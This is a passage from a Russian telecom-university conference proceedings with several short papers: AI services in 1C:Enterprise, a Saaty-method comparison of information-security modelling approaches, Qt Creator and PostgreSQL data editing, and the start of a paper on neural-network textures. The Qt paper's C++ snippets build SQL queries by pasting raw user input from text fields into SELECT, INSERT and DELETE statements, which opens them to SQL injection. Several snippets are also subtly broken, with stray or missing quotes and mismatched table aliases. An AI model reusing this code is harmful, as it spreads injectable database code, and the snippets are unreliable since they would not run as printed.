2. Сайт Fandom team. URL: [https://science.fandom.com/ru/wiki/HSL\\_%D0%B8HSV\\_\(%D1%86%D0%B2%D0%B5%D1%82%D0%BE%D0%B2%D1%8B%D0%B5\\_%D0%BC%D0%BE%D0%B4%D0%B5%D0%BB%D0%B8\)](https://science.fandom.com/ru/wiki/HSL_%D0%B8HSV_(%D1%86%D0%B2%D0%B5%D1%82%D0%BE%D0%B2%D1%8B%D0%B5_%D0%BC%D0%BE%D0%B4%D0%B5%D0%BB%D0%B8))
3. Сайт Tesseract OCR. URL: <https://tesseract-ocr.github.io/docs/>
4. Сайт Wikipedia. URL: <https://ru.wikipedia.org/wiki/LAB>

5. Сайт GitHub. URL: <https://github.com/AlexeyAB/darknet>
6. Сайт Русские Блоги. URL: <https://russianblogs.com/article/29791407900/>
7. Сайт Медиум. URL: <https://medium.com/analytics-vidhya/iou-intersection-over-union-705a39e7acef>
8. Сайт Wikipedia. URL: [https://en.wikipedia.org/wiki/Evaluation\\_measures\\_\(information\\_retrieval\)#Mean\\_average\\_precision](https://en.wikipedia.org/wiki/Evaluation_measures_(information_retrieval)#Mean_average_precision)
9. Сайт Университета ИТМО. URL: [https://neerc.ifmo.ru/wiki/index.php?title=Оценка\\_качества\\_в\\_задачах\\_классификации](https://neerc.ifmo.ru/wiki/index.php?title=Оценка_качества_в_задачах_классификации)

*Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

**УДК 004.8**  
**ГРНТИ 28.23**

## **ПРИМЕНЕНИЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА НА ПЛАТФОРМЕ 1С:ПРЕДПРИЯТИЕ 8 ТЕЛЕКОММУНИКАЦИОННЫМИ КОМПАНИЯМИ**

**С. А. Курозина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В наши дни для автоматизации бизнес-процессов компаний все больше используются технологии искусственного интеллекта. Приоритетные направления применения искусственного интеллекта включают повышение эффективности процессов планирования, прогнозирования, принятия управленческих решений, автоматизация рутинных операций, повышение лояльности потребителей, оптимизация подбора и обучения кадров. В этой статье мы рассмотрим какие платформенные сервисы, базируемые на технологиях искусственного интеллекта используются в телекоммуникационных компаниях пользователями системы программ 1С:Предприятие 8.*

*искусственный интеллект, автоматизация бизнес-процессов, 1С:Предприятие 8, распознавание документов, распознавание речи, чат-бот, прогнозирование, цифровые технологии.*

Системы программ 1С:Предприятие 8 разработаны для автоматизации управления и учета в компаниях разных направлений деятельности. Чтобы обеспечить высокую конкурентоспособность программных продуктов и их соответствие растущим требованиям рынка, вендор-системы, фирма «1С», развивает технологическую платформу 1С:Предприятие 8 опережающими темпами, реализуя в ней комплекс самых современных технологий, инструментальных средств и инновационных возможностей, позволяющие

трансформировать традиционные бизнес-процессы и поддержать новые бизнес-модели цифровой экономики. Средства бизнес-аналитики (BI), работа с большими данными (*Big Data*), искусственный интеллект (AI), машинное обучение (ML), предиктивная аналитика (PA), мобильные технологии, чат-боты, поддержка устройств виртуальной или дополненной реальности (VR/AR), 3D-визуализация, «умное» производство, управление промышленным оборудованием (IIoT), системы идентификации по технологии REID – все эти технологии уже доступны пользователям типовых и отраслевых решений на платформе 1С:Предприятие 8 [2], ряд решений включает поставляемые модели для возможности развертывания на инфраструктуре телекоммуникационных компаний.

Рассмотрим на примере ряда сервисов, как технологии искусственного интеллекта оптимизируют бизнес- процессы телекоммуникационных компаний.

#### *Сервис распознавания первичных документов*

Сотрудники бухгалтерии телекоммуникационных компаний принимают ежедневно большое количество первичных документов от своих поставщиков, которые необходимо оперативно и без ошибок ввести в базу 1С. Эта задача может занимать целый рабочий день квалифицированного сотрудника. Современные технологии искусственного интеллекта помогают корректно распознать бумажные документы по их фотографии или скану. Искусственный интеллект сам определит сущности, которые есть в этих документах, сопоставит их с имеющимися в базе 1С объектами и предложит добавить недостающие. Все, что нужно от пользователя – загрузить все бумажные документы в поточный сканер и нажать одну кнопку в программе 1С. Этот сервис называется 1С:Распознавание первичных документов [3] и уже пользуется большой популярностью у миллионов пользователей программ 1С.

#### *Сервис по распознаванию голоса*

Пользователи программы 1С:Документооборот3.0 [1] могут использовать функциональную возможность, реализованную на технологии распознавания голоса, которая работает благодаря искусственному интеллекту – голосовое управление программой 1С. Ввод голосом писем и задач, расшифровка записей переговоров или совещаний, роботизация телефонных опросов и другие возможности позволяет сервис 1С:Распознавание речи [5]. Этот сервис пользователями применяется в задачах по роботизации звонков для проведения опросов и сбора информации, в голосовых системах самообслуживания. Используется для создания интерфейсов для людей

с ограниченными возможностями. Сервис доступен средствами языка платформы 1С:Предприятие 8 с версии 8.3.23 и может быть встроен в любое пользовательское приложение 1С.

### *Чат-боты*

Сотрудники кадровых и производственных служб телекоммуникационных компаний, которые используют 1С:Документооборот 8 КОРП [8], современную ЕСМ-систему с широким набором возможностей для управления деловыми процессами и совместной работой сотрудников, могут использовать встроенного в программу универсального помощника, чат-бота Асю.

Чат-боты работают на базе искусственного интеллекта и помогают с оформлением отпусков, больничных, командировок. Он может ознакомить с новыми сотрудниками с правилами работы. Ася подскажет, где лежат ГОСТы, СНИПы, покажет специфическую литературу или полезную информацию. Поможет сотрудникам в освоении и настройке компьютерной и офисной техники. Модель обучается по имеющейся базе знаний с целью классификации возможных ответов на вопросы пользователей, предлагает в виде подсказки нужный контекст для вставки.

Чат-боты также широко применяются в CRM-системах программ 1С:Предприятие 8. Популярный вариант использования – встраивание в сайт. Их используют менеджеры по продажам и специалисты линий поддержки для ускорения обработки обращений клиентов, внесения в базу знаний наиболее часто задаваемых вопросов и для формирования автоматических ответов на популярные вопросы.

### *Сервисы диспетчеризации*

Еще одна частая рутинная операция у офисных сотрудников – разбирать входящие письма. Искусственный интеллект классифицирует их на группы. В зависимости от обращения - запускает соответствующий процесс. Постоянно обучается, наполняя базу знаний. Предлагает пользователю подсказки для ответа или самостоятельно отвечает на обращение. Такой функционал доступен пользователям 1С:CRM и называется iДиспетчер [6].

На службе у сотрудников бухгалтерии искусственный интеллект помогает отвечать на требования Федеральной налоговой службы прямо из программы 1С. В сервисе 1С-Отчетность [4], который позволяет отправлять отчетность организаций в контролирующие органы, реализована возможность автоматически подбирать из базы 1С все необходимые документы по требованиям ФНС. Все, что остается бухгалтеру – проверить и нажать кнопку «Отправить». Экономия времени на подобную операцию составляет в среднем 70 %.



*Сервисы прогнозирования*

Руководителям телекоммуникационных компаний для эффективного управления важно иметь под рукой прогноз продаж. Прогнозирование позволяет грамотно подойти к планированию, которое в свою очередь обеспечит минимизацию расходов, сокращение потерь, оптимальные вложения, повышение оборачиваемости, увеличение выручки, прибыли и т. д. На текущий момент сервис «Прогнозирование продаж» реализован для системы 1С:ERP Управление предприятием [7]. Он строит прогноз продаж с использованием нескольких моделей прогнозирования, в том числе на основе методов машинного обучения. Результат загружается в базу 1С в качестве «плана продаж», позволяя планировать закупки товаров и производство продукции.

Современные методы прогнозирования позволяют учесть множество факторов и получить точный прогноз, но пока являются сложными в настройке и эксплуатации. Эффект от прикладного применения технологий искусственного интеллекта достигается за счет решения задач не требующих значительной квалификации от исполнителей, но являющихся массовыми или трудоемкими.

**Список используемых источников**

1. Информация для пользователей и партнеров №30148 от 11.01.2023, «Выпущена редакция 3.0 конфигурации «Документооборот КОП» с интерфейсом на русском и английском языках». URL <https://1c.ru/news/info.jsp?id=30148>

2. Искусственный интеллект и предиктивная аналитика в программах 1С. URL <https://solutions.1c.ru/digital/ai-ml-pa/> (дата обращения 11.01.2023).

3. Информация про сервис 1С:Распознавание первичных документов на официальном портале 1С:ИТС. URL: <https://portal.1c.ru/applications/1C-Document-Recognition> (дата обращения: 11.01.2023).

4. Информация про сервис 1С-Отчетность на официальном портале 1С:ИТС. URL: <https://portal.1c.ru/applications/1C-Reporting> (дата обращения 11.01.2023).

5. Информация про сервис 1С:Распознавание речи на официальном портале 1С:ИТС. URL: <https://portal.1c.ru/applications/1C-Speech-Recognition> (дата обращения: 01/02/2023).

6. 1С:CRM ПРОФ. Редакция 3.1. URL: <https://solutions.1c.ru/catalog/crm-prof/digital?sort=962574> (дата обращения: 11/01/2023).

7. 1С:ERP Управление предприятием. URL: <https://solutions.1c.ru/catalog/1cerp/digital?sort=962574> (дата обращения: 11/01/2023).

8. 1С:Документооборот 8 КОП. URL: <https://solutions.1c.ru/catalog/doc8-corp/digital?sort=962574> (дата обращения: 11/01/2023).

*Статья представлена деканом факультета ИКСС СПбГУТ,  
кандидатом технических наук Д. В. Окуневой.*

УДК 004.056.53  
ГРНТИ 81.96

## СРАВНЕНИЕ ПОДХОДОВ К КОНЦЕПТУАЛЬНОМУ МОДЕЛИРОВАНИЮ КОМПЛЕКСНЫХ СИСТЕМ ЗАЩИТЫ ИНФОРМАЦИИ С МЯГКОЙ АРХИТЕКТУРОЙ

Е. А. Лакомкина, Л. К. Птицына

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Описаны ключевые причины высокой значимости комплексных систем защиты информации для информационных инфраструктур и социума. Представлена актуальность развития исследований комплексных систем защиты информации. Сформированы представления об альтернативных подходах к концептуальному моделированию комплексных систем защиты информации с мягкой архитектурой. Предложены критерии сравнения альтернативных подходов к концептуальному моделированию комплексных систем защиты информации с мягкой архитектурой. Проанализированы результаты проведенного сравнения альтернативных подходов к концептуальному моделированию комплексных систем защиты информации с мягкой архитектурой.*

*защита информации, комплексирование, мягкая архитектура, модель, метод, средство, критерии, сравнение.*

Причины высокой значимости комплексных систем защиты информации для информационных инфраструктур и социума на сегодняшний день обуславливаются стратегической проблемой, непосредственно касающейся национальной и международной безопасности.

В контексте обеспечения информационной безопасности предопределяется актуальность научно-технологических задач защиты информации. За минувшие годы наблюдается выполнение ряда мер по совершенствованию концепции обеспечения информационной безопасности. Концепцией информационной безопасности предусматривается реализация комплекса законных, организационных и научно-промышленных мероприятий, направленных на мониторинг, выявление, предупреждение и предотвращение угроз в рассматриваемых областях.

На сегодняшний день огромное значение уделяется разработке эффективных политик безопасности, без которых создание комплексных систем защиты информации не представляется возможным. Политиками безопасности учитываются основные принципы, поддерживаемые на протяжении всего жизненного цикла. В течение жизненного цикла осуществляется разработка, проектирование, внедрение и сопровождение комплексных систем



защиты информации. Математическое обеспечение используемых при этом аналитических формализаций раскрывается в научных трудах [1, 2, 3, 4].

В научных исследованиях особое внимание уделяется комплексным системам защиты информации с использованием технологий искусственного интеллекта. К подобным артефактам относятся комплексные системы защиты информации с мягкой архитектурой.

Исследования комплексных систем защиты информации с мягкой архитектурой нацеливаются на расширение технологического сопровождения их жизненного цикла [5, 6].

Расширение областей исследований выделенных артефактов, предусматривающих повышение степени защищенности информационных инфраструктур, ассоциируется с накоплением знаний, начинающегося с концептуального моделирования комплексных систем защиты информации с мягкой архитектурой. Среди возможного многообразия подходов к концептуальному моделированию комплексных систем защиты информации с мягкой архитектурой требуется выделить первоочередные, заслуживающие особого внимания в контексте целеполагания.

Для установления первоочередности предлагается осуществить сравнение подходов к концептуальному моделированию комплексных систем с мягкой архитектурой.

Представляемое сравнение подходов к концептуальному моделированию комплексных систем с мягкой архитектурой основывается на методе Т. Саати [7].

Для сравнения подходов к концептуальному моделированию комплексных систем с мягкой архитектурой определяется иерархия возможных альтернатив.

Основные принципы мягкой архитектуры могут отображаться на моновендорные, мультивендорные, централизованные и децентрализованные комплексные системы защиты информации.

В связи с этим при сравнении рассматриваются следующие альтернативы:

I1 – концептуальное моделирование моновендорных комплексных систем защиты информации с мягкой архитектурой,

I2 – концептуальное моделирование мультивендорных комплексных систем защиты информации с мягкой архитектурой,

I3 – концептуальное моделирование централизованных комплексных систем защиты информации с мягкой архитектурой,

I4 – концептуальное моделирование децентрализованных комплексных систем защиты информации с мягкой архитектурой.

На основании результатов анализа современных подходов к организации комплексных систем защиты информации выделяются следующие критерии сравнения:

- С1– масштабируемость;  
 С2– обеспечение информационной безопасности;  
 С3– скорость и стабильность работы;  
 С4– реакция на окружающую среду.

На начальном этапе формируется  $\omega$  матрица оценок интенсивностей проявления критериев по каждой альтернативе, где каждый элемент может принимать значения от 1 до 5 (табл. 1):

- 1 – качество практически не проявляется;  
 2 – проявление качества несущественно;  
 3 – проявление качества незначительно;  
 4 – проявление качества значительно;  
 5 – качество явно выражено по сравнению с остальными.

ТАБЛИЦА 1. Значения матрицы  $\omega$ 

	С1	С2	С3	С4
I1	3	3	5	4
I2	3	2	5	5
I3	1	1	2	3
I4	5	4	2	1

Затем согласно мнению экспертов устанавливается важность каждого показателя в виде элементов вектора  $\beta$  (табл. 2).

ТАБЛИЦА 2. Значения вектора  $\beta$ 

	С1	С2	С3	С4
$\beta$	2	4	5	5

На основании попарного сравнения элементов вектора  $\beta$  вычисляются оценки относительной степени важности каждого критерия, образующие вектор  $I$  (табл. 3).

ТАБЛИЦА 3. Значения вектора  $I$ 

	С1	С2	С3	С4	$\Sigma$	$l_i,$ $i = 1, 2, 3, 4$
С1	1,0	0,5	2,5	2,5	6,00	0,250
С2	2,0	1,0	1,3	1,3	5,50	0,212
С3	2,5	2,5	1,0	1,0	7,00	<b>0,269</b>
С4	2,5	2,5	1,0	1,0	7,00	<b>0,269</b>
$\Sigma$					26,00	1,000

Критериями с максимальной значимостью в данном контексте оказываются:

С3– скорость и стабильность работы;

С4– реакция на окружающую среду.

Вслед за представленными выше операциями осуществляется вычисление коэффициентов важности каждой альтернативы по отношению к каждому критерию, образующих 4 вектора  $k_{n,1}$ ,  $k_{n,2}$ ,  $k_{n,3}$ ,  $k_{n,4}$  (табл. 4, 5).

ТАБЛИЦА 4. Оценки интенсивности проявления критерия «С1 – масштабируемость»

	I1	I2	I3	I4	$\Sigma$	$k_{n,i}$ $n = 1$
I1	1,00	1,00	0,33	0,60	2,93	0,17
I2	1,00	1,00	0,33	0,60	2,93	0,17
I3	0,33	0,33	1,00	0,20	1,87	0,11
I4	1,67	1,67	5,00	1,00	9,33	<b>0,55</b>
$\Sigma$					17,07	1,00

Анализ вычислительных результатов из таблицы 4 показывает, что по критерию «С1 – масштабируемость» наиболее предпочтительным является концептуальное моделирование децентрализованных комплексных систем защиты информации с мягкой архитектурой.

ТАБЛИЦА 5. Значения векторов  $k_{n,1}$ ,  $k_{n,2}$ ,  $k_{n,3}$ ,  $k_{n,4}$

	C1 $k_{n,i}$ $n = 1$	C2 $k_{n,i}$ $n = 2$	C3 $k_{n,i}$ $n = 3$	C4 $k_{n,i}$ $n = 4$
I1	0,17	0,30	<b>0,36</b>	0,31
I2	0,17	0,20	<b>0,36</b>	<b>0,38</b>
I3	0,11	0,10	0,14	0,23
I4	<b>0,55</b>	<b>0,40</b>	0,14	0,08
$\Sigma$	1,00	1,00	1,00	1,00

По критерию «С2 – обеспечение информационной безопасности» опять выделяется концептуальное моделирование децентрализованных комплексных систем защиты информации с мягкой архитектурой.

По критерию «С3 – скорость и стабильность работы» наиболее значимыми являются концептуальное моделирование моновендорных и мультивендорных комплексных систем защиты информации с мягкой архитектурой.

По критерию «С4 – реакция на окружающую среду» лидирующим оказывается концептуальное моделирование мультивендорных комплексных систем защиты информации с мягкой архитектурой.

На завершающем этапе вычисляются значения коэффициента превосходства для каждой из выделенных альтернатив, образующих вектор  $\mathbf{R}$  (табл. 6).

ТАБЛИЦА 6. Оценки значений коэффициента превосходства  $\mathbf{R}$ 

	C1	C2	C3	C4	$R_i,$ $i = 1, 2, 3, 4$
I1	0,043	0,063	0,096	0,083	<b>0,285</b>
I2	0,043	0,042	0,096	0,104	<b>0,285</b>
I3	0,027	0,021	0,038	0,062	0,149
I4	0,137	0,085	0,038	0,021	0,281
$\Sigma$					1,000

По оценкам элементов вектора коэффициента превосходства  $\mathbf{R}$  в первую очередь целесообразно обратиться к концептуальному моделированию моновендорных и мультивендорных комплексных систем защиты информации с мягкой архитектурой.

Раскрытый способ позволяет проводить сравнение любого количества альтернатив концептуального моделирования комплексных систем защиты информации с мягкой архитектурой по широкому спектру критериев.

#### Список используемых источников

1. Птицын А. В., Птицына Л. К. Аналитическое моделирование комплексных систем защиты информации. Гамбург. Saarbrücken: LAP LAMBERT Academic Publishing, 2012. 293 с.
2. Птицын А. В., Птицына Л. К. Обеспечение информационной безопасности на основе методологического базиса агентных технологий // Вестник Брянского государственного технического университета. 2017. № 2 (55). С. 146–154.
3. Птицына Л. К., Карачинская Е. А., Маргаритова Я. С. Методика анализа влияния средств извлечения знаний на безопасность персональных данных при их обработке в информационных системах // Информационная безопасность регионов России (ИБРР-2019). XI Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 23–25 октября 2019 г. : материалы конференции / СПОИСУ. СПб., 2019. С. 140–142.
4. Птицына Л. К., Карачинская Е. А., Маргаритова Я. С. Анализ влияния средств извлечения знаний на безопасность персональных данных в информационных системах // Региональная информатика и информационная безопасность. Сборник трудов / СПОИСУ. СПб., 2019. Вып. 7. С. 118–120.
5. Птицына Л. К., Жаранова А. О., Белов М. П., Птицын А. В. Управление мягкой архитектурой распределенных комплексных систем защиты информации // IV Международная конференция по проблемам управления в технических системах (ПУТС-2021). Сборник докладов. Санкт-Петербург. 21–23 сентября, 2021 г. СПб. : СПбГЭТУ «ЛЭТИ». С. 138–142.
6. Птицына Л. К., Жаранова А. О., Птицын Н. А., Белов М. П. Расширение интеллектуальных технологий мягких архитектур интегрированных биометрических систем.

Проектирование и обеспечение качества информационных процессов и систем. Сборник докладов Международной конференции. Санкт-Петербург, 2022. С. 104–107.

7. Птицына Л. К., Птицын А. В. Формализация выбора систем виртуализации для образовательных программ по корпоративным информационным системам // Дистанционное и виртуальное обучение. 2012. № 8. С. 4–14.

УДК 004.657

ГРНТИ 20.23.17

## ПОДХОД К ОРГАНИЗАЦИИ ОТОБРАЖЕНИЯ И РЕДАКТИРОВАНИЯ ДАННЫХ ПРИ РАЗРАБОТКЕ ИНФОРМАЦИОННЫХ СИСТЕМ

А. Н. Лапко

Академия Федеральной службы охраны Российской Федерации

*Статья посвящена организации в системе программирования Qt Creator отображения и редактирования данных, находящихся в системе баз данных PostgreSQL. Представлены способы отображения ограниченных наборов данных на основе нескольких критериев отбора и взаимосвязанных наборов данных. Детально описаны операции вставки и удаления данных из родительской и дочерних таблиц базы данных без использования пользователем служебных атрибутов базы данных.*

*СУБД PostgreSQL, система программирования Qt Creator, база данных, SQL-запрос, родительская и дочерняя таблицы, отображение, вставка и удаление данных.*

К основным средствам разработки информационных систем относят системы программирования и системы управления базами данных (СУБД). В настоящее время основными требованиями, предъявляемыми к программному обеспечению, являются кроссплатформенность и открытость исходного кода. В связи с этим растущую популярность в качестве средств разработки информационных систем набирают система программирования Qt Creator и СУБД PostgreSQL.

Базовыми функциями любой информационной системы являются отображение и редактирование данных, при выполнении которых от пользователя должны скрываться служебные атрибуты (первичные и внешние ключи), необходимые для взаимосвязи таблиц базы данных (БД).

Рассмотрим организацию отображения и редактирования данных простейшей информационной системы, ведущей учет сотрудников организации. Схемы логической и физической структур БД информационной системы, выполненные в нотации IDEF1x, представлены на рис. 1.




Рис. 1. Схемы логической (а) и физической (б) структур БД

Перед организацией отображения и редактирования данных в системе программирования Qt Creator должен быть создан источник данных ODBC, настроенный на БД, функционирующую под управлением СУБД PostgreSQL, и на его основе выполнено подключение к БД.

```
QSqlDatabase db = QSqlDatabase::addDatabase("QODBC");  
db.setDatabaseName("s1");  
db.open();
```

Здесь *db* – объект класса `QSqlDatabase`, *s1* – источник данных ODBC.

Один из способов отображения данных таблиц БД основывается на использовании SQL-запроса в качестве источника отображаемых данных. Реализуется этот способ с использованием модели класса `QSqlQueryModel` и компонента визуализации класса `QTableView`. Простейший вариант отображения информационных атрибутов БД:

```
qm->setQuery("select d.num_dep, d.nam_dep, e.fio, e.date_b,  
e.salary from Dep d, Emp e "where d.ID_dep = e.ID_dep");  
ui->tableView->setModel(qm);
```

Здесь *qm* – объект класса `QSqlQueryModel`. Метод `setQuery` устанавливает в модель SQL-запрос, указанный в его параметре. Метод `setModel` устанавливает модель в объект класса `QTableView`.

Способ отображения ограниченного набора записей в соответствии с одним критерием отбора организуется путем ввода эталонного значения требуемого атрибута в соответствующий компонент редактирования и подстановке его в условие отбора при формировании SQL-запроса, лежащего в основе модели класса `QSqlQueryModel`. Например, отображение сотрудников отдела, номер которого задан в поле редактирования (компонент `Line Edit`), можно реализовать следующим образом:

```
qm->setQuery("select d.num_dep, d.nam_dep, e.fio, e.date_b,  
e.salary from Dep d, Emp e where Dep.ID_dep = Emp.ID_dep and  
Dep.num_dep = " + ui->lineEdit->text());
```

Отображение ограниченного набора записей в соответствии с несколькими критериями отбора, которые могут использоваться в различных комбинациях, можно организовать следующей формой SQL-запроса:

```
qm->setQuery("select d.num_dep, d.nam_dep, e.fio, e.date_b,  
e.salary from Dep d, Emp e where d.ID_dep = e.ID_dep and "  
"d.num_dep::text like '" + ui->lineEdit->text() + "%' and "  
"e.fio like '" + ui->lineEdit_2->text() + "%' and "  
"e.date_b::text like '" + ui->lineEdit_3->text() + "%' and "  
"  
"e.salary::text like '" + ui->lineEdit_4->text() + "%'");
```

Здесь при формировании условий отбора используются операторы сравнения по шаблону Like. Количество используемых шаблонов определяется количеством критериев отбора. Поскольку операторы сравнения по шаблону могут применяться только к атрибутам символьного типа данных, то для каждого атрибута, отличного от символьного типа данных, выполнено приведение типа данных. В шаблон подставляется значение (при его наличии) из соответствующего компонента редактирования. Если же компонент редактирования оказался незаполненным, то в шаблон подставляется служебный символ «%», который позволяет оставить все записи набора данных, по сути игнорируя соответствующий критерий отбора.

Другой способ отображения данных взаимосвязанных таблиц подразумевает использование двух компонентов визуализации класса QTableView, один из которых настроен на выборку информационных атрибутов таблицы Dep и является ведущим, а другой – таблицы Emp и является ведомым. Причем, выделив соответствующую строку ведущего набора данных, в ведомом наборе отображаются только ссылающиеся на нее записи.

При запуске приложения целесообразно отобразить все строки ведущего набора данных – таблицы Dep, а из таблицы Emp – только те строки, которые ссылаются на первую строку таблицы Dep:

```
qm->setQuery("select * from Dep");  
qm_2->setQuery("select * from Emp where ID_dep = "  
+ qm->data(qm->index(0,0)).toString());
```

Здесь метод data() возвращает данные модели, расположенные на пересечение строки и столбца, номера которых составляют индекс модели и передаются методу index() в качестве входных параметров.

Взаимосвязь между ведущим и ведомым наборами данных можно организовать следующим образом:

```
qm_2->setQuery("select * from emp where id_dep = "  
+ qm->data(qm->index(index.row(),0)).toString());
```

Этот фрагмент кода следует записать в предопределенный слот `Clicked` ведущего компонента `Table View`, которому передается в качестве параметра объект `&index` класса `QModelIndex`, задающий номера строки и столбца выделенной ячейки компонента `Table View`.

Редактирование данных организуется отдельно для каждой таблицы с использованием компонента визуализации класса `QTableView` и модели класса `QSqlTableModel` [1], с помощью которых можно скрывать служебные атрибуты таблиц, но иметь доступ к их значениям:

```
ui->tableView->hideColumn(0);
```

Один из способов редактирования данных таблиц БД заключается в выполнении соответствующих SQL-команд с использованием метода `exec()` объекта класса `QSqlQuery` [2]. Так вставку строки в родительскую таблицу `Dep` можно реализовать следующим образом:

```
q->exec("insert into dep values (default, "  
+ QString::number(ui->spinBox->value()) + ", "  
+ ui->lineEdit->text() + "')");
```

Здесь `q` – объект класса `QSqlQuery`. Значение первичного ключа пользователем не вводится, оно берется СУБД PostgreSQL из последовательности, автоматически создаваемой для атрибутов типа данных `serial`.

Вставка строки в дочернюю таблицу `Emp` требует выполнения дополнительных действий: пользователю следует предоставить возможность выбрать название отдела из раскрывающегося списка, определить значение внешнего ключа `ID_dep` для выбранного значения `nam_dep` и подставить его в SQL-команду. Кроме того, поскольку в таблице `Emp` имеются атрибуты, необязательные к заполнению – `date_b` и `salary`, то следует определить будет ли пользователь их заполнять. В этих целях можно использовать простой переключатель (компонент `Check Box`).

Заполнение раскрывающегося списка значениями названий отделов можно реализовать следующим образом:

```
ui->comboBox->setModel(tm);  
ui->comboBox->setModelColumn(2);
```

Здесь `tm` – модель класса `QSqlTableModel`, настроенная на таблицу `Dep`, `2` – порядковый номер столбца `num_dep` в таблице `Dep`.

Непосредственно самой операции вставки данных в дочернюю таблицу `Emp` можно реализовать следующим образом:

```
QString str1, str2, str3, str4;  
str1 = "'" + ui->lineEdit->text() + "'";  
if (ui->checkBox->checkState())  
    str2 = "'" + ui->dateEdit->text() + "'";  
else str2 = "Null";  
if (ui->checkBox_2->checkState())  
    str3 = QString::number(ui->doubleSpinBox->value());
```



```
else str3 = "Null";
q->exec("select ID_dep from dep where nam_dep = '" +
    ui->comboBox->currentText() + "';");
q->next();
str4 = q->value(0).toString();
q->exec("insert into Emp values (default, "
    + str1 + ", " + str2 + ", " + str3 + ", " + str4 + ")");
```

Значения необязательных к заполнению атрибутов при выставленном флаге в компоненте Check Box берутся из соответствующего компонента редактирования, при снятом флаге – им присваивается значение Null. Значение атрибута внешнего ключа определяется на основе выбранного значения названия отдела из раскрывающегося списка. При выполнении SQL-команды выборки данных с использованием метода `exec()` курсор размещается перед первой записью результирующего набора. Для того чтобы переместить его на первую строку используется метод `next()`. Каждое вставляемое значение присваивается соответствующей переменной символьного типа данных и подставляется в SQL-команду вставки данных, которая выполняется с использованием метода `exec()` объекта класса `QSqlQuery`.

Для удаления строки из дочерней таблицы `Emp` следует определить значение первичного ключа выделенной строки и на его основе выполнить SQL-команду удаления данных. Значение первичного ключа можно определить в слоте `Clicked` компонента `Table View`, отображающего данные дочерней таблицы `Emp` из модели класса `QSqlTableModel`:

```
id_emp = tm->data(tm->index(index.row(), 0)).toString();
```

Здесь `tm` – модель класса `QSqlTableModel` настроенная на таблицу `Emp`, `id_emp` – переменная символьного типа данных.

Удалить строку из дочерней таблицы `Emp` можно следующим образом:

```
q->exec("delete from emp where id_emp = " + id_emp);
```

Удаление строки из родительской таблицы требует выполнения дополнительных действий:

- определить наличие строк дочерней таблицы, ссылающихся на удаляемую строку родительской таблицы;

- при наличии ссылающихся строк дочерней таблицы выдать запрос на подтверждение каскадного удаления строки родительской таблицы вместе со всеми ссылающимися на нее строками дочерней таблицы;

- при подтверждении операции удалить сначала ссылающиеся строки дочерней таблицы, а затем – строки родительской таблицы.

Таким образом, операция удаления строки из родительской таблицы может быть выполнена следующим образом:

```
q->exec("select count(*) from Emp where ID_dep=" + id_dep);
q->next();
if (q->value(0).toInt() > 0){
```

```
if (mess->exec() == QMessageBox::Yes) {  
    q->exec("delete from Emp where ID_dep = " + id_dep);  
    q->exec("delete from Dep where ID_dep = " + id_dep);}}  
else q->exec("delete from Dep where ID_dep = " + id_dep);
```

Здесь `mess` – объект класса `QMessageBox`, порождающий окно с запросом на каскадное удаление строк родительской и дочерней таблиц.

В заключении отметим, что представленный подход обработки данных БД позволяет организовать в информационной системе отображение взаимосвязанных наборов данных, отображение ограниченных наборов данных на основе набора критериев отбора, вставку и удаление строк из родительской и дочерней таблиц, включая каскадное удаление строк, без использования пользователем служебных атрибутов БД.

#### Список используемых источников

1. Lapko, A. N. The analysis of the integrated development environment Qt Creator for database applications developing // Modern informatization problems in the technological and telecommunication systems analysis and synthesis. Yelm, WA, USA: Science Book Publishing House, 2021. PP. 124–128.

2. Шлее, М. Qt 5.10. Профессиональное программирование на C++. СПб. : БХВ-Петербург, 2018. 1072 с.

УДК 004.925.4  
ГРНТИ 28.17.33

## ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИИ НЕЙРОСЕТЕЙ ПРИ ТЕКСТУРИРОВАНИИ ОБЪЕКТОВ ТРЕХМЕРНОЙ ГРАФИКИ

**Д. В. Лебедев, Г. А. Урванцев, К. Т. Шарипова, А. А. Шиян**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматривается применение сгенерированных в нейронной сети *Stable Diffusion* бесшовных текстурных карт при текстурировании объектов трёхмерной графики. В рамках статьи рассмотрена возможность генерации бесшовных текстурных карт, отвечающих за отображение цвета, отражений и рельефа на поверхности 3D-модели. Описан процесс и особенности создания текстурных карт, ограничения и возможные сферы применения. Проведён анализ полученных текстур на бесшовность и корректность отображения. Также описываются перспективы применения метода в работе по текстурированию объектов трёхмерной графики.*

*метод, синтез, генерация, текстурирование, текстурные карты, бесшовные текстуры, трехмерная графика, 3D-моделирование, нейросеть, нейронная сеть, Stable Diffusion, PixPlant.*

За последние несколько лет технологии нейронных сетей сильно развились, вследствие чего появилось большое количество программных решений по генерации контента. Большую популярность получили нейронные сети, специализирующиеся на создании изображений, за счет возможности в течение считанных секунд сгенерировать такое качественное изображение, на отрисовку которого профессиональный художник мог потратить несколько дней.

Нейронные сети, синтезирующие изображения, активно используются дизайнерами и художниками при создании иллюстраций, концепт-артов, логотипов и других элементов графики. Результаты работы нейросети представляют собой комплексное детализированное изображение, которое при необходимости специалист может быстро доработать вручную. Однако при работе с графикой нередко используются различные утилитарные изображения. Одними из них являются текстурные карты, широко применяемые в 3D-графике.

